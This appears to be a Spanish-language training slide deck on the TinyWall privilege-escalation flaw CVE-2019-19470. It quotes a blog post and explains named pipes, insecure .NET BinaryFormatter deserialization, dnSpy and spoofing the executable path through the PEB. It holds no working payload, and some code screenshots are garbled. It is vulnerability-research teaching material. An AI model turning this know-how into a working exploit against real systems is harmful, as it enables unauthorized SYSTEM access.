\\.\Pipe\TiniWallController

C:\Program Files\TiniWall\Tiniwall.exe
Privilegios **SYSTEM**

Escalación de Privilegios: CVE-2019-19470



El Proceso



Componentes para el exploit:



JANUARY 17, 2020

CVE-2019-19470: Rumble in the Pipe

This blog post describes an interesting privilege escalation from a local user to SYSTEM for a well-known local firewall solution called TinyWall in versions prior to 2.1.13. Besides a **.NET** deserialization flaw through **Named Pipe communication**, an authentication bypass is explained as well.

INTRODUCTION

TinyWall is a local firewall written in .NET. It consists of a single executable that runs once as **SYSTEM** and once in the **user context** to configure it. The server listens on a **Named Pipe** for messages that are transmitted in the form of serialized object streams using the well-known and beloved **BinaryFormatter**. However, there is **an additional authentication check** that we found interesting to examine and that we want to elaborate here a little more closely as it may also be used by other products to protect themselves from unauthorized access.

- Comunicación vía NamedPipe
- Serialización & Deserialización
- .NET análisis con dnSpy
- Modificar la ruta del ejecutable

FAKING THE MAINMODULE.FILENAME

After we have verified the deserialization flaw by debugging the client, let's see if we can get rid of the debugging requirement. So somehow the following restriction had to be bypassed:

```
using (Process processById = Process.GetProcessById((int)num))
{
    using (Process currentProcess = Process.GetCurrentProcess())
    {
        if (processById.MainModule.FileName.Equals(currentProcess.MainModule.FileName, StringComparison.OrdinalIgnoreCase))
        {
            this.WriteMsg(new Message(TwControllerMessages.RESPONSE_OK));
            result = true;
        }
        else
        {
            result = false;
        }
    }
}
```


Las rutas de aprendizaje...

- Comprender de forma general cómo funciona la tecnología, el componente, su papel dentro del exploit.





- Investigar un componente de forma profunda:
 - Otras formas de aplicación.
 - Subcomponentes.
 - Arquitectura.

- ❑ **Comunicación vía NamedPipe**
- ❑ Serialización & Deserialización
- ❑ .NET análisis con dnSpy
- ❑ Modificar la ruta del ejecutable

Comunicación vía NamedPipe

- **Namedpipes** permiten la comunicación entre procesos, entre un servidor (pipe server) y uno o varios clientes (pipe clients). Los Named pipes pueden ser unidireccionales o dúplex. Admiten la comunicación basada en mensajes y permiten que varios clientes se conecten simultáneamente al proceso de servidor utilizando el mismo nombre de pipe. Named pipes también admiten la suplantación, que permite que los procesos de conexión usen sus propios permisos en servidores remotos.



ServerPipe - Microsoft Visual Studio

FileEditViewProjectBuildDebugTeamToolsTestAnalyzeWindowHelp

ReleaseAny CPUStart

plaintext.do

ServerPipe

Program.cs

ServerPipe

ServerPipe.Program

Main(string[] args)

```
1 using System;
2 using System.IO;
3 using System.IO.Pipes;
4 using System.Runtime.Serialization.Formatters;
5 using System.Runtime.Serialization.Formatters.Binary;
6 using System.Text;
7
8 namespace ServerPipe
9 {
10     class Program
11     {
12         static void Main(string[] args)
13         {
14             // NamedPipe Implementation for creating object for file transfer
15
16             using (NamedPipeServerStream pipeServer =
17                 new NamedPipeServerStream("File Transfer", PipeDirection.Out))
18             {
19                 Console.WriteLine("File Transfer Named Pipe Stream is ready...");
20                 Console.WriteLine("Waiting for client connection...");//waiting for any client connections
21                 pipeServer.WaitForConnection();
22                 Console.WriteLine("Client connected.");
23                 try
24                 {
25                     string strFile = @"C:\tools\NamedPipes\test.txt";
26
27                     using (BinaryWriter writer = new BinaryWriter(pipeServer, Encoding.UTF8, true))
28                     {
29                         writer.Write("test.txt");
30                     }
31                 }
32             }
33         }
34     }
35 }
```

121 %

Output

Show output from: Build

1>----- Build started: Project: ServerPipe, Configuration: Release Any CPU -----
1> ServerPipe -> C:\Users\userdemo\source\repos\ServerPipe\ServerPipe\bin\Release\ServerPipe.exe
===== Build: 1 succeeded, 0 failed, 0 up-to-date, 0 skipped =====

Solution Explorer

Search Solution Explorer (Ctrl+)

Solution 'ServerPipe' (1 project)

ServerPipe

Properties

References

App.config

msg.cs

Program.cs

Ready

Ln 24Col 18Ch 18INS


Add to Source Control

Type here to search

10:26 PM7/24/2020

- ☒ Comunicación vía NamedPipe
- ☐ **Serialización & Deserialización**
- ☐ .NET análisis con dnSpy
- ☐ Modificar la ruta del ejecutable

Serialización & Deserialización...



La serialización es el proceso de convertir estructuras de datos complejas, como objetos y sus campos, en un formato "más plano" que se puede enviar y recibir como una secuencia secuencial de bytes.

Estructura de Datos:


Orden:5:{ID:1,"NombreProducto":"Laptop","Cantidad":3,"Precio":"US\$500.00"}



Objeto Serializado

```
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJzdWIiOiIxMjM0NTY3ODkwIiwibmFtZSI6IkpvaG4gRG91IiwiaWF0IjoxNTE2MjM5MDIyfQ.SflKxwRJSMeKKF2QT4fwpMeJf36POk6yJV_adQssw5c
```

Deserialización Insegura...



Entrada controlada por el usuario

```
Orden:5:{ID:1,"NombreProducto":"Laptop",  
"Cantidad":3,"Precio":"US$500.00"} {código malicioso }
```

Serialización

eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXV
Cj9.kwIiwibmFtZSI6IkpvaG4gRG9lIiw
iaWF0IjoxNyfQ.Sf1KxwRJSMeKKF2QT4f
wpMeJf36P0k6yJV_adQssw5cdWIiOiIxM
jM0NTY3O

Deserialización

```
Orden:5:{ID:1,"NombreProducto":"Laptop","Cantidad":3,"Precio":"US$500.00"} {código malicioso }
```

ServerPipe - Microsoft Visual Studio

FileEditViewProjectBuildDebugTeamToolsTestAnalyzeWindowHelp

ReleaseAny CPUStart

plaintext.do

msg.csProgram.cs

ServerPipe

ServerPipe.Program

Main(string[] args)

13

14

15

16

17

18

19

20

21

22

23

24

25

26

27

28

29

30

31

32

33

34

35

36

37

38

39

77

78

{

// NamedPipe Implementation for Deserialization

using (NamedPipeServerStream pipeServer =

new NamedPipeServerStream("File Transfer", PipeDirection.InOut))

{

Console.WriteLine("File Transfer Named Pipe Stream is ready...");

Console.WriteLine("Waiting for client connection...");//waiting for any client connections

pipeServer.WaitForConnection();

Console.WriteLine("Client connected.");

try

{

new BinaryFormatter

{

AssemblyFormat = FormatterAssemblyStyle.Simple

}

}

// Catch the IOException that is raised if the pipe is

// broken or disconnected.

catch (IOException e)

{

Console.WriteLine("ERROR: {0}", e.Message);

}

}

workingClient

}

121 %

Output

Show output from: Build

1>----- Rebuild All started: Project: ServerPipe, Configuration: Release Any CPU -----

1> ServerPipe -> C:\Users\userdemo\source\repos\ServerPipe\ServerPipe\bin\Release\ServerPipe.exe

===== Rebuild All: 1 succeeded, 0 failed, 0 skipped =====

Solution Explorer

Search Solution Explorer (Ctrl+):

Solution 'ServerPipe' (1 project)

ServerPipe

Properties

References

App.config

msg.cs

Program.cs

Ready

Type here to search

Ln 30Col 18Ch 18INS


Add to Source Control

10:52 PM7/24/2020

- ☒ Comunicación vía NamedPipe
- ☒ Serialización & Deserialización
- ☐ **.NET análisis con dnSpy**
- ☐ Modificar la ruta del ejecutable

Aplicaciones .NET & DnSpy

DnSpy nos permite descompilar código .NET y extraer el código fuente. Podemos utilizarlo incluso establecer sus puntos de interrupción (breakpoints), modificar variables en tiempo real, entre otras cosas. Es una herramienta realmente sorprendente.



The screenshot displays the DnSpy application interface. The main window shows the decompiled source code of a .NET application. The code is for a class named `Program` within the `ConsoleApp21` namespace. It includes a `Main` method that takes an array of strings (`args`) and uses a `StringBuilder` to concatenate them, followed by `Environment.FailFast`. A breakpoint is set at line 12, where the `StringBuilder` is instantiated. Below the code editor, the `Locals` window is open, showing the current state of local variables:

Name	Value	Type
<code>args</code>	<code>{string[0x0000_0000]}</code>	<code>string[]</code>
<code>sb</code>	<code>null</code>	<code>System.Text.StringBuilder</code>
<code>i</code>	<code>0x0000_0000</code>	<code>int</code>
<code>s</code>	<code>null</code>	<code>string</code>

The bottom of the interface shows a tabbed menu with options like `Exception Settings`, `Module Breakpoints`, `Breakpoints`, `Bookmarks`, `Locals` (selected), `Autos`, `Watch 1`, `Call Stack`, `Processes`, `Modules`, `Threads`, `Memory 1`, and `Output`.

Interop.NetFwTypeLib (1.0.0.0) x

100 %

Name

Value


Type

- ☒ Comunicación vía NamedPipe
- ☒ Serialización & Deserialización
- ☒ .NET análisis con dnSpy
- ☐ **Modificar la ruta del ejecutable**

PEB Process Environment Block

Bloque de entorno de proceso

- El **PEB** es una estructura de datos que las aplicaciones pueden usar para obtener información de un proceso, como la lista de módulos cargados, argumentos de inicio, dirección de imagen, valores de línea de comando, etc.




